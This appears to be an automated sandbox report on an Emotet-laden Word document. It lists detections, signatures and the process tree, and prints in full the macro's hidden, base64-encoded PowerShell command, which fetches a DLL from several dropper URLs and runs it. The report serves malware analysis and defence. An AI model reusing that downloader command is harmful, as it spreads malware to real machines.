ID: 336937
Sample Name:
Informacion_29.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:52:02
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Informacion_29.doc

Overview


General Information

Sample Name:	Informacion_29.doc
Analysis ID:	336937
MD5:	6c1cb4c06ead6f5..
SHA1:	4ac228fa54e7399.
SHA256:	43dab9a4e7aaa8..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- System process connects to networ…
- Yara detected Emotet
- Changes security center settings (no…
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w10x64**
- WINWORD.EXE (PID: 6804 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
- cmd.exe (PID: 7000 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IAAgACQAVQA2ADMANQAxAD0AWwBUAFkAcABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsANAB9AHsAMwB9AHsANQB9ACIAIAAtAEYAIAAnAHkAUwBUAEU
AbQAuAGkAJwAsACcATwAuAGQAaQAnACwAJwBzACcALAAnAEUAYwBUAE8AJwAsACcAUgAnACwAJwBSAFkAJwApACAAIAA7ACQATwBMAFYAIAA9ACAAWwB0AFk
AcABlAF0AKAAiAHsAMAB9AHsANwB9AHsAMQB9AHsAOAB9AHsAMwB9AHsANgB9AHsANQB9AHsAMgB9AHsANAB9ACIAIAAtAEYAJwBzAFkAJwAsACcAVABFAG0
ALgBOAEUAJwAsACcAbgB0AG0AQQBOACcALAAnAHYAJwAsACcAQQBHAGUAUgAnACwAJwBJACcALAAnAGkAQwBlAFAATwAnACwAJwBzACcALAAnAFQALgBzAGU
AUgAnACkAIAAgADsAIAAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAaQAnACsAKAAnAGwAZQAnACs
AJwBuACcAKQArACcAdAAnACsAKAAnAGwAeQAnACsAJwBDACcAKQArACgAJwBvAG4AdABpACcAKwAnAG4AJwArACcAdQBlACcAKQApADsAJABZAHQAZABfAHAAcABiAD0AJ
ABlADQAXwBMACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABRADAAMQBRADsAJABFADEANQBOAD0AKAAoACcATwAnACsAJwAxAF8AJwApACsAJ
wBWACcAKQA7ACAAIAAoACAAZwBlAFQALQBWAGEAUgBpAGEAYgBsAGUAIAB1ADYAMwA1ADEAIAAtAFYAYQBMAFUARQBvAE4ATAB5ACAAKQA6ADoAIgBjAFIAR
QBgAEEAVABlAGQASQByAGAAZQBDAGAAVABvAHIAeQAiACgAJABlAE8ATQBFACAAKwAgACgAKAAnAHsAMAB9AE4AJwArACgAJwBzAGcAaAAnACsAJwBvACcAK
QArACcAaAB0AHsAMAB9ACcAKwAnAEcAJwArACcAYgAnACsAKAAnAGgANQByACcAKwAnADkAbwAnACkAKwAnAHsAMAB9ACcAKQAgAC0AZgAgACAAWwBjAEgAY
QBSAF0AOQAyACkAKQA7ACQATgA5ADUAVwA9ACgAKAAnAFMAJwArACcAMgA4ACcAKQArACcAUwAnACkAOwAgACAAKAAgACAATABzACAAIAB2AEEAcgBJAEEAQ
gBsAGUAOgBvAGwAVgApAC4AVgBBAGwAVQBFADoAOgAiAFMARQBDAFUAcgBgAEkAVABZAGAAUABgAE8AVABPAGAAYwBvAEwAIgAgAD0AIAAoACcAVABsACcAK
wAoACcAcwAxACcAKwAnADIAJwApACkAOwAkAEsAXwAyAEwAPQAoACcAQgA2ACcAKwAnADcATwAnACkAOwAkAEIAZQB4AG8AMgA4AHQAIAA9ACAAKAAnAFEAM
gAnACsAJwA3AFYAJwApADsAJABNADYAOQBOAD0AKAAoACcAVQAnACsAJwA3ADIAJwApACsAJwBBACcAKQA7ACQAWgBjADcAbgA3AHkAXwA9ACQASABPAE0AR
QArACgAKAAnAHsAJwArACcAMAAnACsAJwB9ACcAKwAoACcATgAnACsAJwBzAGcAJwApACsAJwBoAG8AaAB0AHsAMAB9ACcAKwAnAEcAJwArACgAJwBiACcAKwAnAGgANQB
yACcAKQArACcAOQBvAHsAMAB9ACcAKQAgAC0ARgBbAEMASABBAFIAXQA5ADIAKQArACQAQgBlAHgAbwAyADgAdAArACgAJwAuAGQAJwArACcAbABsACcAKQA
7ACQATgBfADEAVwA9ACgAKAAnAE0AJwArACcAMwA0ACcAKQArACcAWQAnACkAOwAkAEkAbABlAF8AdgBhAGEAPQAoACcAXQAnACsAKAAnAGIAMgAnACsAJwB
bACcAKwAnAHMAOgAvAC8AdwAnACsAJwBoAGUAZQBsACcAKQArACcAYwBvACcAKwAnAG0AbwAnACsAJwB2AGkAJwArACgAJwBuACcAKwAnAGcALgBjAG8AJwA
rACcAbQAvAHAAJwApACsAJwAvAFIAJwArACcAdQAnACsAJwBNACcAKwAoACcAZQBSAFAAJwArACcAYQAnACkAKwAnAC8AQAAnACsAKAAnAF0AJwArACcAYgAyAFsAcwA6A
C8AJwApACsAKAAnAC8AJwArACcAMAAwACcAKQArACcAegAnACsAKAAnAHkAJwArACcAawB1ACcAKQArACcALgAnACsAJwBjAG8AJwArACgAJwBtAC8AdwAnACsAJwBwACc
AKwAnAC0AYQBkAG0AaQBuAC8AJwArACcAZQAnACkAKwAoACcAWQB1ADEAJwArACcAUQAvACcAKQArACcAQABdACcAKwAnAGIAJwArACgAJwAyAFsAJwArACc
AcwA6AC8ALwBrACcAKQArACgAJwBlACcAKwAnAHQAbwByAGUAJwApACsAKAAnAHMAZQAnACsAJwB0AG0AJwApACsAKAAnAGUAJwArACcALgBjAG8AbQAnACk
AKwAnAC8AdwAnACsAJwBwACcAKwAoACcALQAnACsAJwBjAG8AbgB0ACcAKQArACgAJwBlACcAKwAnAG4AdAAvAHAAbQBKACcAKQArACcALwAnACsAKAAnAEAAJwArACcAX
QBiACcAKQArACcAMgAnACsAKAAnAFsAJwArACcAcwBzADoALwAnACsAJwAvACcAKQArACgAJwByAHkAYwBvACcAKwAnAG0AJwApACsAJwBwACcAKwAoACcAdQB0ACcAKwA
nAGUAJwApACsAJwByAC4AJwArACgAJwBjAG8AbQAvAGMAJwArACcAbwBuACcAKQArACgAJwB0AGUAbgAnACsAJwB0AC8AVAAnACkAKwAoACcATAAvAEAAXQAnACsAJwBiA
CcAKwAnADIAWwBzACcAKwAnAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAZAAtACcAKwAoACcAYwAnACsAJwBlAG0AJwArACcALgBjAG8AbQAnACkAKwAnAC8
AJwArACcAdwBwACcAKwAoACcALQBhACcAKwAnAGQAJwApACsAKAAnAG0AJwArACcAaQBuACcAKQArACcALwAnACsAKAAnAE0AJwArACcAUwBMAHcARwAxACc
AKQArACgAJwAvAEAAXQBiADIAWwBzACcAKwAnADoAJwArACcALwAnACkAKwAnAC8AJwArACgAJwB0AGgAZQBiAGUAcwAnACsAJwB0ACcAKQArACcAZgAnACsAKAAnAGkAa
wByAGEAJwArACcAaAAuACcAKwAnAGMAbwAnACkAKwAnAG0AJwArACgAJwAvAHcAcAAtACcAKwAnAGkAJwArACcAbgAvACcAKQArACgAJ
wBmACcAKwAnAE8ASQBsACcAKwAnAFYAWAAvAEAAJwApACsAKAAnAF0AYgAyACcAKwAnAFsAJwApACsAKAAnAHMAcwA6AC8AJwArACcALwAnACkAKwAoACcAc
ABoACcAKwAnAGEAdwAnACkAKwAoACcAYQB5AGEAJwArACcAZwBlACcAKQArACcAbgAnACsAKAAnAGMAeQAnACsAJwAuAGMAbwBtAC8AJwApACsAJwB3ACcAK
wAnAHAAJwArACgAJwAtACcAKwAnAGEAZAAnACkAKwAnAG0AaQAnACsAJwBuACcAKwAoACcALwAnACsAJwBtAFgAbwAnACkAKwAnADQAYgAnACsAJwAvACcAKQAuACIAcgB
lAHAAYABMAGAAQQBDAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyAFsAJwApACsAJwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwA
nACkALAAoACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAKQApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAHMAYABwAEwASQBUACIAKAAkAEUAXwBfAFYAIAA
rACAAJABZAHQAZABfAHAAcABiACAAKwAgACQAQwA1ADQAWQApADsAJABKADMANwBWAD0AKAAoACcARwA1ACcAKwAnADIAJwApACsAJwBDACcAKQA7AGYAbwB
yAGUAYQBjAGgAIAAoACQAWQBmAHAAZAB2AHUAcgAgAGkAbgAgACQASQBsAGUAXwB2AGEAYQApAHsAdAByAHkAewAoAC4AKAAnAE4AZQB3ACcAOwArACcATwB
iAHcAKwAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAnACkALgAiAEQAbwBXAGAATgBgAGwAYABvAGEAZAB
mAEkAbABlACIAKAAkAFkAZgBwAGQAdgB1AHIALAAgACQAWgBjADcAbgA3AHkAXwApADsAJABXADAAMgBlAD0AKAAnAEMAJwArACgAJwA1ADkAJwArACcAWAAnACkAKQA7A
EkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdABlAG0AJwApACAAJABaAGMANwBuADcAeQBfACkALgAiAEwARQBuAEcAYABUAEgAIgAgACAoACcAZwBlACAAMwA4ADQ
AMQAzACkAIAB7AC4AKAAnAHIAJwArACcAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAYwA3AG4ANwB5AF8ALAAoACcAQwBvACcAKwAoACcAbgB0ACc
AKwAnAHIAbwAnACkAKwAoACcAbABfAFIAJwArACcAdQAnACsAJwBuAEQATAAnACkAKwAnAEwAJwApAC4AIgB0AG8AcwB0AGAAUgBgAEkATgBHACIAKAApADsAJABVADcAO
ABXAD0AKAAnAE0AMAAnACsAJwAxAE4AJwApADsAYgByAGUAYQBrADsAJABGADIANABUAD0AKAAnAEsAJwArACgAJwAzACcAKwAnADgATAAnACkAKQB9AH0AY
wBhAHQAYwBoAHsAfQB9ACQAQQAzADEASQA9ACgAJwBWACcAKwAoACcAOAAnACsAJwA4AEoAJwApACkA MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 7012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - msg.exe (PID: 7044 cmdline: msg user /v Word experienced an error trying to open the file. MD5: EEB395D8DD3C1D6593903BD640687948)

- powershell.exe (PID: 7064 cmdline: POwersheLL -w hidden -ENCOD IAAgACQAVQA2ADMANQAxAD0AWwBUAFkAcABFAF0AKAAiAHsAMgB9AHsAMAB9AHsA
MQB9AHsANAB9AHsAMwB9AHsANQB9ACIAIAAtAEYAIAAnAHkAUwBUAEUAbQAuAGkAJwAsACcATwAuAGQAaQAnACwAJwBzACcALAAnAEUAYwBUAE8AJwAsACcA
UgAnACwAJwBSAFkAJwApACAAIAA7ACQATwBMAFYAIAA9ACAAWwB0AFkAcABlAF0AKAAiAHsAMAB9AHsANwB9AHsAMQB9AHsAOAB9AHsAMwB9AHsANgB9AHsA
NQB9AHsAMgB9AHsANAB9ACIAIAAtAEYAJwBzAFkAJwAsACcAVABFAG0ALgBOAEUAJwAsACcAbgB0AG0AQQBOACcALAAnAHYAJwAsACcAQQBHAGUAUgAnACwA
JwBJACcALAAnAGkAQwBlAFAATwAnACwAJwBzACcALAAnAFQALgBzAGUAUgAnACkAIAAgADsAIAAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYA
ZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAaQAnACsAKAAnAGwAZQAnACsAJwBuACcAKQArACcAdAAnACsAKAAnAGwAeQAnACsAJwBDACcAKQArACgAJwBvAG4A
dABpACcAKwAnAG4AJwArACcAdQBlACcAKQApADsAJABZAHQAZABfAHAAcABiAD0AJABIADQAXwBMACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAA
JABRADAAMQBRADsAJABFADEANQBOAD0AKAAoACcATwAnACsAJwAxAF8AJwApACsAJwBWACcAKQA7ACAAIAAoACAAZwBlAFQALQBWAGEAUgBpAGEAYgBsAGUA
IAB1ADYAMwA1ADEAIAAtAFYAYQBMAFUARQBvAE4ATAB5ACAAKQA6ADoAIgBjAFIARQBgAEEAVABlAGQASQByAGAAZQBDAGAAVABvAHIAeQAiACgAJABIAE8A
TQBFACAAKwAgACgAKAAnAHsAMAB9AE4AJwArACgAJwBzAGcAaAAnACsAJwBvACcAKQArACcAaAB0AHsAMAB9ACcAKwAnAEcAJwArACcAYgAnACsAKAAnAGgA
NQByACcAKwAnADkAbwAnACkAKwAnAHsAMAB9ACcAKQAgAC0AZgAgACAAWwBjAEgAYQBSAF0AOQAyACkAKQA7ACQATgA5ADUAVwA9ACgAKAAnAFMAJwArACcA
MgA4ACcAKQArACcAUwAnACkAOwAgACAAKAAgACAATABzACAAIAB2AEEAcgBJAEEAQgBsAGUAOgBvAGwAVgApAC4AVgBBAGwAVQBFADoAOgAiAFMARQBDAFUA
cgBgAEkAVABZAGAAUAByAE8AVABPAGAAYwBvAEwAIgAgAD0AIAAoACcAVABsACcAKwAoACcAcwAxACcAKwAnADIAJwApACkAOwAkAEsAXwAyAEwAPQAoACcA
QgA2ACcAKwAnADcATwAnACkAOwAkAEIAZQB4AG8AMgA4AHQAIAA9ACAAKAAnAFEAMgAnACsAJwA3AFYAJwApADsAJABNADYAOQBOAD0AKAAoACcAVQAnACsA
JwA3ADIAJwApACsAJwBBACcAKQA7ACQAWgBjADcAbgA3AHkAXwA9ACQASABPAE0ARQArACgAKAAnAHsAJwArACcAMAAnACsAJwB9ACcAKwAoACcATgAnACsA
JwBzAGcAJwApACsAJwBoAG8AaAB0AHsAMAB9ACcAKwAnAEcAJwArACgAJwBiACcAKwAnAGgANQByACcAKQArACcAOQBvAHsAMAB9ACcAKQAgAC0ARgBbAEMA
SABBAFIAXQA5ADIAKQArACQAQgBlAHgAbwAyADgAdAArACgAJwAuAGQAJwArACcAbABsACcAKQA7ACQATgBfADEAVwA9ACgAKAAnAE0AJwArACcAMwA0ACcA
KQArACcAWQAnACkAOwAkAEkAbABlAF8AdgBhAGEAPQAoACcAXQAnACsAKAAnAGIAMgAnACsAJwBbACcAKwAnAHMAOgAvAC8AdwAnACsAJwBoAGUAZQBsACcA
KQArACcAYwBvACcAKwAnAG0AbwAnACsAJwB2AGkAJwArACgAJwBuACcAKwAnAGcALgBjAG8AJwArACcAbQAvAHAAJwApACsAJwAvAFIAJwArACcAdQAnACsA
JwBNACcAKwAoACcAZQBSAFAAJwArACcAYQAnACkAKwAnAC8AQAAnACsAKAAnAF0AJwArACcAYgAyAFsAcwA6AC8AJwApACsAKAAnAC8AJwArACcAMAAwACcA
KQArACcAegAnACsAKAAnAHkAJwArACcAawB1ACcAKQArACcALgAnACsAJwBjAG8AJwArACgAJwBtAC8AdwAnACsAJwBwACcAKwAnAC0AYQBkAG0AaQBuAC8A
JwArACcAZQAnACkAKwAoACcAWQB1ADEAJwArACcAUQAvACcAKQArACcAQABdACcAKwAnAGIAJwArACgAJwAyAFsAJwArACcAcwA6AC8ALwBrACcAKQArACgA

JwBlACcAKwAnAHQAbwByAGUAJwApACsAKAAnAHMAZQAnACsAJwB0AG0AJwApACsAKAAnAGUAJwArACcALgBjAG8AbQAnACkAKwAnAC8AdwAnACsAJwBwACcA
KwAoACcALQAnACsAJwBjAG8AbgB0ACcAKQArACgAJwBlACcAKwAnAG4AdAAvAHAAbQBKACcAKQArACcALwAnACsAKAAnAEAAJwArACcAXQBiACcAKQArACcA
MgAnACsAKAAnAFsAJwArACcAcwBzADoALwAnACsAJwAvACcAKQArACgAJwByAHkAYwBvACcAKwAnAG0AJwApACsAJwBwACcAKwAoACcAdQB0ACcAKwAnAGUA
JwApACsAJwByAC4AJwArACgAJwBjAG8AbQAvAGMAJwArACcAbwBuACcAKQArACgAJwB0AGUAbgAnACsAJwB0AC8AVAAnACsAKAAnAEAAJwArACcAXQAnACsA
JwBiACcAKwAnADIAWwBzACcAKwAnAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAZAAtACcAKwAoACcAYwAnACsAJwBlAG0AJwArACcALgBjAG8A
bQAnACkAKwAnAC8AJwArACcAdwBwACcAKwAoACcALQBhACcAKwAnAGQAJwApACsAKAAnAG0AJwArACcAaQBuACcAKQArACcALwAnACsAKAAnAEoAJwArACcA
UwBMAHcARwAxACcAKQArACgAJwAvAEAAXQBiADIAWwBzACcAKwAnADoAJwArACcALwAnACkAKwAnAC8AJwArACgAJwB0AGgAZQBiAGUAcwAnACsAJwB0ACcA
KQArACcAZgAnACsAKAAnAGkAawByAGEAJwArACcAaAAuACcAKwAnAGMAbwAnACkAKwAnAG0AJwArACgAJwAvAHcAcAAtACcAKwAnAGEAZABtACcAKwAnAGkA
JwArACcAbgAvACcAKQArACgAJwBmACcAKwAnAE8ASQBsACcAKwAnAFYAWAAvAEAAJwApACsAKAAnAF0AYgAyACcAKwAnAFsAJwApACsAKAAnAHMAcwA6AC8A
JwArACcALwAnACkAKwAoACcAcABoACcAKwAnAGEAdwAnACkAKwAoACcAYQB5AGEAJwArACcAZwBlACcAKQArACcAbgAnACsAKAAnAGMAeQAnACsAJwAuAGMA
bwBtAC8AJwApACsAJwB3ACcAKwAnAHAAJwArACgAJwAtACcAKwAnAGEAZAAnACkAKwAnAG0AaQAnACsAJwBuACcAKwAoACcALwAnACsAJwBtAFgAbwAnACkA
KwAnADQAYgAnACsAJwAvACcAKQAuACIAcgBlAHAAYABMAGAAQQBDAEUAIgAoACgAKAAnAF0AYgAnACsAJwAyAFsAJwApACsAJwBzACcAKQAsACgAWwBhAHIA
cgBhAHkAXQAoACcAcwBkACcALAAnAHMAdwAnACkALAAoACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAKQApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAHMA
YABwAEwASQBUACIAKAAkAEUAXwBfAFYAIAArACAAJABZAHQAZABfAHAAcABiACAAKwAgACQAQwA1ADQAWQApADsAJABKADMANwBWAD0AKAAoACcARwA1ACcA
KwAnADIAJwApACsAJwBDACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQAWQBmAHAAZAB2AHUAcgAgAGkAbgAgACQASQBsAGUAXwB2AGEAYQApAHsAdABbAHkA
ewAoAC4AKAAnAE4AZQB3AC0AJwArACcATwBiACcAKwAnAGoAZQBjAHQAJwArACcAIAAoACcAVABsACcAKwAoACcAcwAxACcAKwAnADIAJwApACkAOwAkAEsA
LgAiAEQAbwBXAGAATgBgAGwAYABvAGEAZABmAEkAbABlACIAKAAkAFkAZgBwAGQAdgB1AHIALAAgACQAWgBjADcAbgA3AHkAXwApADsAJABXADAAMgBIAD0A
KAAnAEMAJwArACgAJwA1ADkAJwArACcAWAAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJwArACcAdQBlAG0AJwApACAAJABaAGMANwBuADcA
eQBfACkALgAiAEwARQBuAEcAYABUAEgAIgAgAC0AZwBlACAAMwA4ADQAMQAzACkAIAB7AC4AKAAnAHIAJwArACcAdQBuACcAKwAnAGQAbABsAsADMAMgAnACkA
IAAkAFoAYwA3AG4ANwB5AF8ALAAoACcAQwBvACcAKwAoACcAbgB0ACcAKwAnAHIAbwAnACkAKwAoACcAbABfAFIAJwArACcAdQAnACsAJwBuAEQATAAnACkA
KwAnAEwAJwApAC4AIgB0AG8AcwB0AGAAUgBgAEkATgBHACIAKAApADsAJABVADcAOABXAD0AKAAnAE0AMAAnACsAJwAxAE4AJwApADsAYgByAGUAYQBrADsA
JABGADIANABUAD0AKAAnAEsAJwArACgAJwAzACcAKwAnADgATAAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAQQAzADEASQA9ACgAJwBWACcAKwAoACcA
OAAnACsAJwA4AEoAJwApACkA MD5: 95000560239032BC68B4C2FDFCDEF913)
  - rundll32.exe (PID: 204 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll,Control_RunDLL MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 4456 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5928 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ebern\dqxd.zpy',Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 5692 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6268 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6520 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 784 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4648 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5552 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 4560 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 912 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 7072 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 7084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
00000004.00000002.289454945.0000018A154B B000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x2f9c:$s1: POwersheLL • 0x595c:$s1: POwersheLL • 0x9432:$s1: POwersheLL
0000000D.00000002.284787283.00000000029E 0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000003.278200486.0000018A2C3D 3000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x340:$s1: POwersheLL
00000004.00000002.280486298.0000018A13D2 0000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1ac0:$s1: POwersheLL
00000004.00000002.290625263.0000018A2C1D 0000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x2ba:$s1: POwersheLL
Click to see the 10 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
14.2.rundll32.exe.3410000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.3410000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.29e0000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.29e0000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.41b0000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

